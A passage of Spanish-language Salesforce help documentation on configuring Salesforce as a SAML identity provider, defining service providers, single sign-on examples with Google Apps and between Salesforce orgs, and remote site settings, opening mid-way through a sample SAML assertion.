Recipient="https://login-blitz03.soma.salesforce.com/?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"/>
</saml:SubjectConfirmation>
</saml:Subject>
–
<saml:Conditions NotBefore="2010-11-23T01:46:41.093Z"
NotOnOrAfter="2010-11-23T01:51:41.093Z">
–
<saml:AudienceRestriction>
<saml:Audience>https://childorgb.blitz03.blitz.salesforce.com</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
–
```

```
<saml:AuthnStatement AuthnInstant="2010-11-23T01:46:41.092Z">
–
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
–
<saml:AttributeStatement>
–
<saml:Attribute Name="userId"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">005D0000001Ayzh</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">admin@identity.org</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">cmortimore@salesforce.com</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="is_portal_user"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">false</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Activar Salesforce como proveedor de identidad

Visualizar los detalles de su proveedor de identidad

Requisitos previos para definir proveedores de servicio

Antes de definir un proveedor de servicio en Salesforce, siga estos pasos para definir un proveedor de identidad e intercambiar información de configuración con su proveedor.

Definición de proveedores de servicio como aplicaciones conectadas activadas por SAML

Asignar usuarios de Salesforce a usuarios de aplicación

Ver los detalles de su proveedor de servicio

Activación de proveedores de identidad y definición de proveedores de servicio para Portales y sitios

Uso del registro de eventos del proveedor de identidad

Ejemplos de uso de proveedores de identidad y de servicio

CONSULTE TAMBIÉN

Activar Salesforce como proveedor de identidad
Visualizar los detalles de su proveedor de identidad
Requisitos previos para definir proveedores de servicio
Definición de proveedores de servicio como aplicaciones conectadas activadas por SAML
Asignar usuarios de Salesforce a usuarios de aplicación
Ver los detalles de su proveedor de servicio
Activación de proveedores de identidad y definición de proveedores de servicio para Portales y sitios
Ejemplos de uso de proveedores de identidad y de servicio

## Activar Salesforce como proveedor de identidad

Para activar Salesforce como proveedor de identidad:

1. Configure un dominio utilizando Mi dominio e impleméntelo en todos los usuarios.
2. En Configuración, introduzca *Proveedor de identidad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Proveedor de identidad** y haga clic en **Activar proveedor de identidad**.
3. De forma predeterminada, un proveedor de identidad de Salesforce utiliza un certificado autofirmado generado automáticamente con el algoritmo de firma SHA-256. Si ya ha creado certificados autofirmados, seleccione el certificado que utilizará cuando se comunique de forma segura con otros servicios.

   Si desea utilizar un certificado firmado por CA en lugar de un certificado autofirmado, siga estos pasos.

   a. Cree e importe un nuevo certificado firmado por CS. Para obtener instrucciones, consulte Certificados y claves.
   b. En Configuración, introduzca *Proveedor de identidad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Proveedor de identidad**.
   c. Haga clic en **Modificar** y seleccione el certificado firmado por CA.
   d. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

Después de activar Salesforce como un proveedor de identidad, puede definir proveedores de servicio creando aplicaciones conectadas (En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**).

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio
Generar un certificado autofirmado
Creación de una aplicación conectada

## Visualizar los detalles de su proveedor de identidad

Después de habilitar un proveedor de identidad para su organización, puede ver los detalles en Configuración introduciendo *Proveedor de identidad* en el cuadro Búsqueda rápida y, a continuación, seleccionando **Proveedor de identidad**. Es posible que desee compartir esta información, como Emisor, con su proveedor de servicio.

Desde esta página, puede hacer clic en:

- **Modificar** para cambiar el certificado asociado con su proveedor de identidad.

  PRECAUCIÓN: Si modifica el certificado puede desactivar el acceso a las aplicaciones externas. Es posible que necesite actualizar todas las aplicaciones externas para validar la nueva información del certificado.

- **Desactivar** para desactivar el proveedor de identidad.

  PRECAUCIÓN: Si desactiva su proveedor de identidad, los usuarios ya no podrán acceder a aplicaciones externas.

- **Descargar certificado** para descargar el certificado asociado con su proveedor de identidad. El proveedor de servicio puede utilizar esta información para conectarse a Salesforce.
- **Descargar metadatos** para descargar los metadatos asociados con su proveedor de identidad. El proveedor de servicio puede utilizar esta información para conectarse a Salesforce.
- En la sección Extremos de descubrimiento de los metadatos de SAML, puede acceder a las URL desde la información del proveedor de identidad de SAML para su dominio personalizado en cada comunidad. Su proveedor de servicio puede utilizar estas URL para configurar un inicio de sesión único para conectarse con Salesforce.
  - Salesforce Identity: URL de metadatos del proveedor de identidad para su dominio personalizado en Mi dominio.
  - *Nombre de comunidad* Identidad de comunidad: URL de metadatos del proveedor de identidad para la comunidad denominada.
- En la sección proveedores de servicio, junto al nombre de un proveedor de servicio existente, haga clic en **Modificar** para cambiar su definición, haga clic en **Perfiles** para agregar o eliminar perfiles de usuario que tienen acceso a este proveedor de servicio o haga clic en **Eliminar** para eliminarlo.

  Nota: Para definir un nuevo proveedor de servicio, desde Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones** y luego cree una nueva aplicación conectada preparada para SAML.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio

## Requisitos previos para definir proveedores de servicio

Antes de definir un proveedor de servicio en Salesforce, siga estos pasos para definir un proveedor de identidad e intercambiar información de configuración con su proveedor.

1. Active Salesforce como proveedor de identidad.
2. Proporcione la información de su proveedor de servicio sobre su configuración de Salesforce como proveedor de identidad. Esta información está disponible como metadatos que puede descargar y proporcionar a su proveedor de servicio. Para obtener estos metadatos, desde Configuración, introduzca *`Proveedor de identidad`* en el cuadro `Búsqueda rápida`, seleccione **Proveedor de identidad**, luego haga clic en **Descargar metadatos**.

   Si su proveedor de servicio no admite metadatos, pero admite certificados en su lugar, puede descargar el certificado. En Configuración, introduzca *`Proveedor de identidad`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedor de identidad** y haga clic en **Descargar certificado**.
3. Obtenga la siguiente información de su proveedor de servicio:
   - URL de afirmación del servicio del consumidor (ACS)
   - Id. de entidad
   - Tipo de asunto: especifica si el asunto de la respuesta SAML de Salesforce (como proveedor de identidad) es un nombre de usuario de Salesforce o un Id. de federación.
   - Certificado de seguridad: sólo es necesario si el proveedor de servicio comienza el inicio de sesión en Salesforce y firma sus solicitudes de SAML.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio

## Definición de proveedores de servicio como aplicaciones conectadas activadas por SAML

1. Complete los requisitos previos.
2. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
3. En Aplicaciones conectadas, haga clic en **Nueva**.
4. Especifique los campos obligatorios en Información básica.
5. En Configuración de aplicación Web, seleccione **Activar SAML** y luego proporcione lo siguiente:

   **Id. de entidad**
   Este valor viene definido por el proveedor de servicio. Cada Id. de entidad en una organización debe ser exclusivo. Si está accediendo a varias aplicaciones desde su proveedor de servicio, solo necesita definir el proveedor de servicio una vez y luego utilizar el parámetro `RelayState` para agregar los valores de la URL para dirigir al usuario hacia la aplicación correcta después del inicio de sesión.

   **URL de ACS**
   La URL de ACS, o afirmación del servicio del consumidor, procede del proveedor de servicio de SAML.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

**Tipo de asunto**
Especifique qué campo define la identidad del usuario para la aplicación. Las opciones incluyen el nombre de usuario, el Id. de federación, el Id. de usuario, un atributo personalizado o un Id. persistente calculado con algoritmos del usuario. Un atributo personalizado puede ser cualquier campo personalizado agregado al objeto Usuario, siempre que sea de uno de los siguientes tipos de datos: Correo electrónico, Texto, URL o Fórmula (con tipo de devolución de texto). Después de que seleccione `Atributo personalizado` para **Tipo de asunto**, Salesforce mostrará el campo **Atributo personalizado** con una lista de los campos personalizados del objeto Usuario disponibles en la organización.

**Formato de Id. de nombre**
Especifica el atributo del formato enviado en mensajes SAML. "No especificado" se selecciona de forma predeterminada. Dependiendo de su proveedor de servicio SAML, es posible que desee establecerlo como dirección de correo electrónico, persistente o fugaz.

**Emisor**
De forma predeterminada, se utiliza el distribuidor estándar para su proveedor de identidad (Mi dominio de su organización). Si su proveedor de servicio SAML requiere un valor diferente, especifíquelo aquí.

6. También pude especificar lo siguiente:

**URL de inicio**
Dirige a los usuarios a una ubicación específica cuando ejecutan la aplicación. La URL de inicio puede ser una URL absoluta, como `https://na1.salesforce.com/001/o` o bien un vínculo para el nombre de la aplicación, como `https://customer.goodApp.com` en GoodApp. La especificación de una URL de inicio hace que la aplicación esté disponible en el menú de aplicaciones de Force.com y en App Launcher.

**Verificar firmas de solicitud**
Seleccione `Verificar firmas de solicitud` si el proveedor de servicios le proporcionó un certificado de seguridad. Examine su sistema para el certificado. Esto sólo es necesario si piensa iniciar sesión en Salesforce por el proveedor de servicio y el proveedor de servicio firma sus solicitudes SAML.

> **Importante:** Si carga un certificado, todas las solicitudes SAML deben estar firmadas. Si no se carga ningún certificado, se aceptan todas las solicitudes SAML.

**Cifrar respuesta de SAML**
Seleccione `Cifrar respuesta de SAML` para cargar un certificado y seleccionar un método de cifrado para cifrar la afirmación. Los valores válidos del algoritmo de cifrado son `AES-128` (clave de 128 bits), `AES-256` (clave de 256 bits) y `Triple DES` (algoritmo de cifrado de datos triple).

7. Haga clic en **Guardar**.

Para autorizar los usuarios para esta aplicación SAML:

1. Desde Configuración, introduzca *`Aplicaciones conectadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
2. Haga clic en el nombre de la aplicación.
3. Seleccione los conjuntos de permisos y/o perfiles que pueden acceder a la aplicación.

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio

Campos personalizados

## Asignar usuarios de Salesforce a usuarios de aplicación

Si el `Tipo de asunto` de la definición del proveedor del servicio es `Id. de federación`, debe asignar el usuario de Salesforce al nombre de usuario utilizado para registrarse en el proveedor del servicio.

Para asignar un usuario de Salesforce al usuario de aplicación:

1. Desde Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios** y haga clic en **Modificar** para cada usuario que necesite asignarse.
2. En `Id. de federación`, en Información del inicio de sesión único, introduzca el nombre de usuario que va a utilizar para iniciar sesión en el proveedor del servicio.
3. Haga clic en **Guardar**.

Consejo: Utilice la API de SOAP si dispone de un gran número de perfiles de usuario o conjuntos de permisos para actualizar. Consulte la *Guía del desarrollador de la API de SOAP*.

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

## Ver los detalles de su proveedor de servicio

Después de definir un proveedor de servicios para su organización creando una aplicación conectada activada por SAML, puede ver los detalles en Configuración introduciendo *`Aplicaciones conectadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccionando **Aplicaciones conectadas** y seleccionado el nombre de la aplicación. Es posible que desee compartir la información, como `Proveedor de servicio: Extremo POST iniciado` o `Proveedor de servicio: Extremo de redirección iniciado`, con sus proveedores de servicio.

Desde esta página, puede hacer clic en:

- **Modificar** para cambiar los valores de la definición del proveedor de servicio.
- **Eliminar** para eliminar una definición del proveedor de servicio.

  PRECAUCIÓN: Si elimina una definición del proveedor de servicio, sus usuarios ya no tendrán acceso a ese proveedor de servicio.

- **Acceso de perfil** para modificar los perfiles que tienen acceso a este proveedor de servicio.

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

## Activación de proveedores de identidad y definición de proveedores de servicio para Portales y sitios

Al activar los proveedores de identidad y definir los proveedores de servicio para Force.com Sites, Portales de clientes y portales de socios, tenga en cuenta lo siguiente:

- Al definir un proveedor de servicio, si el `Tipo de asunto` es `Nombre de usuario`, el Id. de la organización de Salesforce se antepone al nombre de usuario en la afirmación SAML. Por ejemplo, si el usuario es `jDeoint@WFC.com`, el asunto de la afirmación SAML contiene `00DE0000000FFLT@jDeoint@WFC.com`. Si el `Tipo de asunto` es `Id. de federación`, se utilizará el Id. de federación exacto.
- El atributo `is_portal_user` incluido en la afirmación SAML generada por Salesforce contiene valores. Es posible que desee compartir el siguiente ejemplo con su proveedor de servicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:

- "Personalizar aplicación"

```
<saml:Attribute Name="is_portal_user"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue
         xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">true
      </saml:AttributeValue>
</saml:Attribute>
```

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio

## Uso del registro de eventos del proveedor de identidad

El registro de eventos del proveedor de identidad registra las operaciones correctas y problemas con las solicitudes de autenticación SAML entrantes de otro proveedor de aplicaciones y las respuestas SAML salientes cuando Salesforce actúa como un proveedor de identidad. Para ver el registro de eventos del proveedor de identidad, desde Configuración, introduzca`Registro de evento del proveedor de identidad` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Registro de evento del proveedor de identidad**. En el registro puede mostrar los éxitos, fallos o ambos. Puede visualizar los 50 eventos más recientes en la interfaz de usuario; puede ver más creando un informe.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

## Ejemplos de uso de proveedores de identidad y de servicio

Esta sección contiene dos ejemplos para configurar Salesforce como proveedor de identidad y configurar dos proveedores de servicio diferentes:

- Google Apps : muestra el registro de proveedor de servicio iniciado.
- Salesforce: Muestra el registro iniciado por el proveedor de identidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

Las fichas no están disponibles en **Database.com**

PERMISOS DE USUARIO

Definir y modificar los proveedores de identidad y los proveedores de servicio:
- "Personalizar aplicación"

### Ejemplo de configuración del inicio de sesión único en Google Apps

Este ejemplo muestra cómo configurar el inicio de sesión único desde Salesforce en Google Apps. En este ejemplo, Google es el proveedor de servicio y Google Apps es la aplicación del proveedor de servicio.

Para que este ejemplo funcione:

- Debe tener una cuenta Premier Edition de Google Apps
- Su organización de Salesforce debe configurarse para el inicio de sesión único mediante SAML 2.0

Los pasos generales son los siguientes, con más especificaciones en cada uno de los pasos siguientes.

1. Genere un nombre de dominio y active un proveedor de identidad en su organización de Salesforce.
2. Defina el proveedor de servicio en Salesforce.
3. Active el usuario y el perfil de Salesforce.
4. Configure Google Apps.
5. Compruebe su implementación.

### Generación de un nombre de dominio y activación de un proveedor de identidad

Para preparar su organización de Salesforce para este ejemplo, genere un nombre de dominio y active Salesforce como proveedor de identidad:

1. Inicie sesión en Salesforce.
2. Genere un nombre de dominio para su organización:
   a. Desde Configuración, introduzca *Mi dominio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi dominio** y luego haga clic en **Comprobar disponibilidad**.
   b. Si el nombre está disponible, haga clic en la casilla de verificación **Condiciones** y, a continuación, en **Registrar dominio**.

      Importante: Debe implementar su nombre de dominio para poder activar Salesforce como proveedor de identidad.

3. Active Salesforce como proveedor de identidad:
   a. En Configuración, introduzca *Proveedor de identidad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Proveedor de identidad**.
   b. Haga clic en **Habilitar**.
   c. Haga clic en **Descargar certificado**. Recuerde la ubicación en la que ha guardado el certificado, ya que lo cargará posteriormente.

### Definición de un proveedor de servicio

Para definir el proveedor de servicio:

1. Inicie sesión en Salesforce.
2. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
3. Haga clic en **Nuevo** en la sección Aplicaciones conectadas y para Nombre de aplicación conectada, introduzca Google Apps.
4. En el área Configuración de aplicaciones Web, seleccione **Activar SAML** y luego introduzca la siguiente información:

| Campo | Valor |
|---|---|
| URL de ACS | La URL de su cuenta de Google App, como https://www.google.com/a/respond.info |
| Id. de entidad | google.com |
| Tipo de asunto | Id. de federación |

5. Haga clic en **Guardar**.
6. Para autorizar el acceso a esta aplicación, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida, seleccione la opción para gestionar aplicaciones conectadas y, a continuación haga clic en el nombre de la aplicación. Luego seleccione el perfil del usuario actual.
7. Copie el valor en el campo Proveedor de servicio: Extremo de redirección iniciado. Volverá a utilizar este valor más tarde.

### Asignación del usuario de Salesforce al usuario de Google Apps

1. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. Haga clic en **Modificar**.
3. En Id. de federación, introduzca el nombre de usuario que utilice para iniciar sesión en Google Apps, por ejemplo, JSmith@TGroup.com.
4. Haga clic en **Guardar**.

### Configuración de Google Apps

1. Inicie sesión en su cuenta de Google Apps.
2. Haga clic en la ficha **Herramientas avanzadas** y, a continuación, en el vínculo **Configurar inicio de sesión único (SSO)**.
3. Seleccione la casilla de verificación Activar inicio de sesión único.
4. En URL de inicio de sesión, introduzca la URL copiada del campo Proveedor de servicio: Extremo de redirección iniciado, en definición de un proveedor de servicio.
5. En URL de cierre de sesión, especifique la URL a la que desea que sus usuarios vayan después de cerrar sesión en Google Apps, como, http://www.midominio.salesforce.com.
6. En URL de cambio de contraseña, utilice la siguiente URL: https://midominio.salesforce.com/_ui/system/security/ChangePassword, donde *midominio* es el nombre que especificó para su dominio personalizado al generarlo.
7. En Certificado de verificación, cargue el certificado que ha descargado de activación de un proveedor de identidad.
8. Haga clic en **Guardar cambios**.

### Comprobación de su implementación

Para comprobar que su organización de Salesforce puede utilizar aplicaciones de inicio de sesión único para Google Apps:

1. Cierre sesión en Google Apps y en Salesforce.
2. Intente acceder a una página de aplicaciones de Google, como http://docs.google.com/a/respond.info/ o http://mail.google.com/a/respond.info/.
3. Se le redirigirá a una página de inicio de sesión de Salesforce. Tras el inicio de sesión, estará en la página de aplicaciones de Google especificada.

Un método de comprobación alternativo es agregar la aplicación de Google a una ficha Web en su organización de Salesforce.

1. Inicie sesión en Salesforce.
2. Desde Configuración, introduzca *Fichas* en el cuadro Búsqueda rápida, seleccione **Fichas** y luego haga clic en **Nueva** en la sección Fichas Web.
3. Seleccione un formato de ficha y haga clic en **Siguiente**.
4. Introduzca una etiqueta para mostrar en la ficha.
5. Utilice el nombre predeterminado. Es el mismo nombre que la etiqueta.
6. Haga clic en el icono de búsqueda Estilo de la ficha para abrir el Selector del estilo de las fichas. Seleccione un icono. Mantenga el resto de configuraciones predeterminadas.
7. Haga clic en **Siguiente**.

8. En el botón o en el cuadro de texto de URL del vínculo, introduzca una página de Google Apps, como `docs.google.com/a/respond.info/` o `mail.google.com/a/respond.info/`, y haga clic en **Siguiente**.

   Nota: Debe ser una URL absoluta, es decir, debe contener `http://` o `https://`.

9. Haga clic en **Siguiente** y **Guardar**.
10. Haga clic en la nueva ficha en la parte superior de la página. Iniciará sesión automáticamente en la página especificada de aplicaciones de Google.

## Configuración del inicio de sesión único desde Salesforce en Salesforce

Este ejemplo muestra cómo configurar una aplicación de Salesforce para iniciar el inicio de sesión único desde una organización de Salesforce a otra.

La organización de Salesforce iniciadora, es decir, la organización en la que desea iniciar sesión, actúa como el *proveedor de identidad*. La organización de Salesforce a la que desea acceder mediante una aplicación actúa como *proveedor de servicio*. Por ejemplo, imagine que tiene dos organizaciones de Salesforce: una organización de ventas y una organización de ideas. Puede configurar el inicio de sesión único entre las dos organizaciones para que sus usuarios sólo tengan que iniciar sesión y recordar la contraseña de una de ellas.

Para que este ejemplo funcione, su organización de inicio de Salesforce se debe configurar para el inicio de sesión único con SAML 2.0. Los pasos generales son los siguientes, con más especificaciones en cada uno de estos pasos.

1. Genere un nombre de dominio y active un proveedor de identidad en la organización de Salesforce que actúa como un proveedor de identidad.
2. Configure la organización de Salesforce que actúe como proveedor de servicio.
3. Defina la aplicación del proveedor de servicio en la organización de Salesforce que actúa como un proveedor de identidad.
4. Compruebe su implementación.

## Generación de un nombre de dominio y activación de un proveedor de identidad

La totalidad del trabajo en los siguientes pasos se realiza en la organización de Salesforce que actúa como el proveedor de identidad.

Para preparar su organización de Salesforce para este ejemplo, genere un nombre de dominio y active Salesforce como proveedor de identidad:

1. Inicie sesión en Salesforce.
2. Genere un nombre de dominio para su organización:
   a. Desde Configuración, introduzca *`Mi dominio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi dominio** y luego haga clic en **Comprobar disponibilidad**.
   b. Si el nombre está disponible, haga clic en la casilla de verificación **Condiciones** y, a continuación, en **Registrar dominio**.

      Importante: Debe implementar su nombre de dominio para poder activar Salesforce como proveedor de identidad.

3. Active Salesforce como proveedor de identidad:
   a. En Configuración, introduzca *`Proveedor de identidad`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedor de identidad**.
   b. Haga clic en **Habilitar**.
   c. Haga clic en **Descargar certificado**. Recuerde la ubicación en la que ha guardado el certificado, ya que lo cargará posteriormente.

### Configuración de una organización de Salesforce como proveedor de servicio

Para configurar una segunda organización de Salesforce como el proveedor de servicio:

1. Inicie sesión en la organización de Salesforce que actúa como el proveedor de servicio.
2. Active y configure SAML:
   a. Desde Configuración, introduzca *Configuración de inicio de sesión único* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de inicio de sesión único** y haga clic en **Modificar**.
   b. Seleccione la casilla de verificación SAML Enabled.
   c. Configure los siguientes ajustes:

| Campo | Valor |
|---|---|
| Versión de SAML | 2.0 |
| Emisor | La URL del emisor del proveedor de identidad, creada cuando se configura el proveedor de identidad. Por ejemplo, https://midominiopersonalizado.salesforce.com |
| Certificado de proveedor de identidad | Busque el certificado que ha descargado activando un proveedor de identidad. |
| Tipo de Id. de usuario de SAML | Seleccione La afirmación contiene el Id. de federación del objeto de usuario |
| Ubicación de Id. de usuario de SAML | Seleccione El Id. de usuario se encuentra en el elemento de identificador de nombre de la declaración de asunto |

   d. Haga clic en **Guardar**.
   e. Copie y guarde los valores de los campos URL de inicio de sesión de Salesforce e Id. de identidad. Necesitará estos valores posteriormente, cuando defina el proveedor de servicio de Salesforce.
3. Vincule a su usuario de la organización del proveedor de servicio con el usuario de la organización del proveedor de identidad:
   a. Desde su configuración personal, introduzca *Detalle de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalle de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
   b. Haga clic en **Modificar**.
   c. En Id. de federación, introduzca el nombre de usuario para iniciar sesión en la organización de Salesforce del proveedor de identidad, por ejemplo, IDP_org@TGroup.com.
   d. Haga clic en **Guardar**.

### Definición del proveedor de servicio en la organización del proveedor de identidad

Para definir el proveedor de servicios, cree una aplicación web que tenga activado SAML como una aplicación conectada:

1. Inicie sesión en la organización de Salesforce que actúa como el proveedor de identidad.

2. Desde Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida, seleccione **Aplicaciones** y luego en la sección Aplicaciones conectadas, haga clic en **Nueva**.
3. Especifique la siguiente información:

| Campo | Valor |
|---|---|
| Nombre de aplicación conectada | Proveedor de servicio de Salesforce |
| Correo electrónico de contacto | Contacto que Salesforce debe utilizar para ponerse en contacto con usted o con su equipo de atención al cliente. |
| Habilitar SAML | Seleccione esta opción para introducir la información del proveedor de servicios. |
| Id. de entidad | Utilice el Id. de entidad desde la configuración del proveedor de servicio |
| URL de ACS | Utilice la URL de inicio de sesión de Salesforce desde la configuración del proveedor de servicio |
| Tipo de asunto | Seleccione Username. |

4. Haga clic en **Guardar**.
5. Seleccione los perfiles que tienen acceso a este proveedor de servicio. Debe seleccionar el perfil del usuario actual para que este ejemplo funcione.
6. Haga clic en **Guardar**.
7. Copie el valor en el campo Proveedor de identidad: URL de inicio de sesión iniciada. Volverá a utilizar este valor más tarde, en la comprobación.

## Comprobación de su implementación

Para comprobar que sus organizaciones de Salesforce pueden utilizar el inicio de sesión único para conectar, cree una ficha Web:

1. Inicie sesión en la organización de Salesforce que actúa como el proveedor de servicio.
2. Desde Configuración, introduzca *Fichas* en el cuadro Búsqueda rápida, seleccione **Fichas** y luego haga clic en **Nueva** en la sección Fichas Web.
3. Seleccione un formato de ficha y haga clic en **Siguiente**.
4. Introduzca una etiqueta para mostrar en la ficha.
5. Utilice el nombre predeterminado. Es el mismo nombre que la etiqueta.
6. Haga clic en el icono de búsqueda Estilo de la ficha para abrir el Selector del estilo de las fichas. Seleccione un icono.
7. Haga clic en **Siguiente**.
8. En el botón o en el cuadro de texto de URL del vínculo, introduzca el valor del campo Proveedor de identidad: URL de inicio de sesión iniciada de la definición del proveedor de servicio, y haga clic en **Siguiente**.

   Nota: Debe ser una URL absoluta, es decir, debe contener http:// o https://.

9. Haga clic en **Siguiente** y **Guardar**.

10. Haga clic en la nueva ficha en la parte superior de la página. Si ha cerrado sesión en la organización de Salesforce que actúa como el proveedor de identidad, se le solicitará que inicie sesión. Una vez haya iniciado sesión, debería ver la organización de Salesforce que actúa como el proveedor de identidad en la ficha.

CONSULTE TAMBIÉN

Proveedores de identidad y proveedores de servicio

Personalizar su experiencia de Salesforce

## Configurar ajustes remotos

Antes de que cualquier página de Visualforce, activación de Apex o código de JavaScript mediante XmlHttpRequest en un S-Control o un botón personalizado pueda acceder a un sitio externo, dicho sitio debe registrarse en la página Configuración de sitio remoto o el acceso no se realizará correctamente.

Para acceder a la página, en Configuración, introduzca *Configuración de sitio remoto* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de sitio remoto**. Esta página muestra una lista de sitios remotos ya registrados y ofrece información adicional sobre cada sitio, incluido el nombre y la URL del sitio remoto.

Por razones de seguridad, Salesforce restringe los puertos de salida que puede especificar a uno de los siguientes:

- 80: este puerto sólo acepta conexiones HTTP.
- 443: este puerto sólo acepta conexiones HTTPS.
- 1024–66535 (incluido): estos puertos aceptan conexiones HTTP o HTTPS.

Para registrar un nuevo sitio:

1. Haga clic en **Nuevo sitio remoto**.
2. Introduzca un término descriptivo para el `Nombre de sitio remoto`.
3. Introduzca la URL del sitio remoto.
4. Para permitir el acceso al sitio remoto independientemente de si la conexión del usuario se realiza mediante HTTP o HTTPS, seleccione la casilla de verificación `Desactivar protocolo de seguridad`. Cuando esté seleccionada, Salesforce puede pasar datos de una sesión HTTPS a una sesión HTTP y viceversa. Seleccione esta casilla de verificación sólo si comprende las implicaciones de seguridad.
5. También puede escribir una descripción del sitio Web.
6. Haga clic en **Guardar** para terminar o en **Guardar y nuevo** para guardar el trabajo y empezar a registrar un sitio Web adicional.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Visualforce y S-controls no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para configurar los ajustes remotos:

- "Personalizar aplicación" o "Modificar todos los datos"

# Credenciales con nombre

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

